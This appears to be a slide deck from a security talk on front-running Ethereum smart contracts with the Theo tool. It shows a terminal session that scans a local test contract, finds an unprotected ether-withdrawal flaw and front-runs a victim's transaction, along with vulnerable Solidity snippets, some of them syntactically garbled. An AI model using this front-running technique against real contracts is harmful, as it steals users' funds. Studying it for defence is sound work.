## Add Ether to a Contract


- Needs to have a payable method
- Selfdestruct to it
- Mine as the coinbase

## Theo

```
[daniel@cola theo]$ theo
The account's private key (input hidden)
Contract to interact with
> 0xe78a0f7e598cc8b0bb87894b0f60dd2a88d6a8ab
Scanning for exploits in contract: 0xe78A0F7E598Cc8b0Bb87894B0F60dD2a88d6a8Ab
Connecting to HTTP: http://127.0.0.1:8545.
Found exploits(s):
[Exploit: Unprotected Ether Withdrawal
Description: Anyone can withdraw ETH from the contract account.
Arbitrary senders other than the contract creator can withdraw ETH from the contract account without previously having sent an equivalent
amount of ETH to it. This is likely to be a vulnerability.
SWC ID: 105
Transacion list: [Transaction {Name: claimOwnership(), Data: 0x4e71e0c8, Value: 0.10 ether (1000000000000000)}, Transaction {Name: retr
ieve(), Data: 0x2e64cec1, Value: 0.00 ether (0)}]]
Tools available in the console:
- `exploits` is an array of loaded exploits found by Mythril or read from a file
- `w3` an initialized instance of web3py for the provided HTTP RPC endpoint
- `dump()` writing a json representation of an object to a local file
Check the readme for more info:
https://github.com/cleanunicorn/theo
Theo version v0.7.4.
>>> e = exploits[0]
>>> e.frontrun()
2019-07-25 16:33:09,745 - Scanning the mem pool for transactions...
2019-07-25 16:33:09,753 - Waiting for tx: Transaction {Name: claimOwnership(), Data: 0x4e71e0c8, Value: 0.10 ether (10000000000000000)}
 0] 0:bash- 1:python*
                                                                                                   "daniel@cola:~/Develop" 16:33 25-Jul-19
```



```
function claimOwnership() public payable {
   require(msg.value = 0.1 ether);
   if (claimed == false) {
        player = msg.sender;
        claimed = true;
function retrieve() public {
   require(msg.sender = player);
   msg.sender.transfer(address(this).balance);
    player = address(0);
    claimed = false;
```



## Transaction Ordering

- gasPrice \* gas = Transaction fee
- Sorted descendingly by gasPrice

```
function become_owner() public payable {
    require(msg.value = 1 ether);
    if (owner_reset == false) {
        owner_reset = true;
        owner = <u>msg.sender</u>;
function steal() public payable {
    owner.transfer(address(this).balance);
```

## Frontrunning Demo

```
INFO [07-25|16:53:31.031] 			 mined potential block
                                                                  number=10 hash=19a99c...9c351d
INFO [07-25|16:53:31.031] Commit new mining work
                                                                 number=11 sealhash=a2c0d2...d8ef73 uncles=0 txs=0 gas=0
                                                                                                                          fees=0
     elapsed=120.213µs
INFO [07-25|16:53:31.593] Successfully sealed new block
                                                                number=11 sealhash=a2c0d2...d8ef73 hash=0a3bb5...5b72de elapsed=561.699ms
INFO [07-25|16:53:31.593] / block reached canonical chain
                                                                 number=4 hash=85f5e5...c0b1e9
number=11 hash=0a3bb5...5b72de
INFO [07-25|16:53:31.593] Commit new mining work
                                                                number=12 sealhash=aee29e...21eda8 uncles=0 txs=0 gas=0
                                                                                                                          fees=0
     elapsed=229.421µs
Arbitrary senders other than the contract creator can withdraw ETH from the contract account without previously having sent an equivalent
amount of ETH to it. This is likely to be a vulnerability.
SWC ID: 105
Transacion list: [Transaction {Name: claimOwnership(), Data: 0x4e71e0c8, Value: 0.10 ether (1000000000000000)}, Transaction {Name: retr
ieve(), Data: 0x2e64cec1, Value: 0.00 ether (0)}]]
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Check the readme for more info:
https://github.com/cleanunicorn/theo
Theo version v0.7.4.
>>> exploits
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Transacion list: [Transaction {Name: claimOwnership(), Data: 0x4e71e0c8, Value: 0.10 ether (1000000000000000)}, Transaction {Name: retr
ieve(), Data: 0x2e64cec1, Value: 0.00 ether (0)}]]
```


#### Does This Work in the Wild?




## Does this work in the Wild?

● GAS PRICE					
TYPE	HASH	FROM	TO	VALUE (ETH)	FEE (ETH)
<ul><li>CallTX</li></ul>	0xcc75 a8fa3c	0xac9f 499ddc	0xe700 e8fa98	0.10	0.0084
<ul><li>CallTX</li></ul>	0xf39b d3fc47	0x7775 892989	0xe700 e8fa98	0.10	0.0057
ValueTX	0xe2d9 476c8c	0xaad3 4fb174	0x0863 a6111c	0.6511	0.0021
<ul><li>CallTX</li></ul>	0xaed5 9c02cd	0xe50d cdc37f	0x77e4 944381	1.40	0.0015
<ul><li>CallTX</li></ul>	0xe296 9a0dd2	0x05a4 f16240	0x4e3b ed5bc8	0.00	0.0015
<ul><li>CallTX</li></ul>	0x544b 45ee70	0x0e70 ccd494	0x952b 12adb5	0.00	0.0021
ValueTX	0x1b1d 3e046b	0x5e03 d3ab89	0x129b aa3a99	2.70	0.0012

## The Victim's Transaction



## Theo's Transaction



#### When does it fail?

- Proxy contract
- Miner adds the transaction without being in the mem pool first
- Transactions are more specific (signing a key with my account)
- Ethereum client decides to be unresponsive

# Thank You! Q&A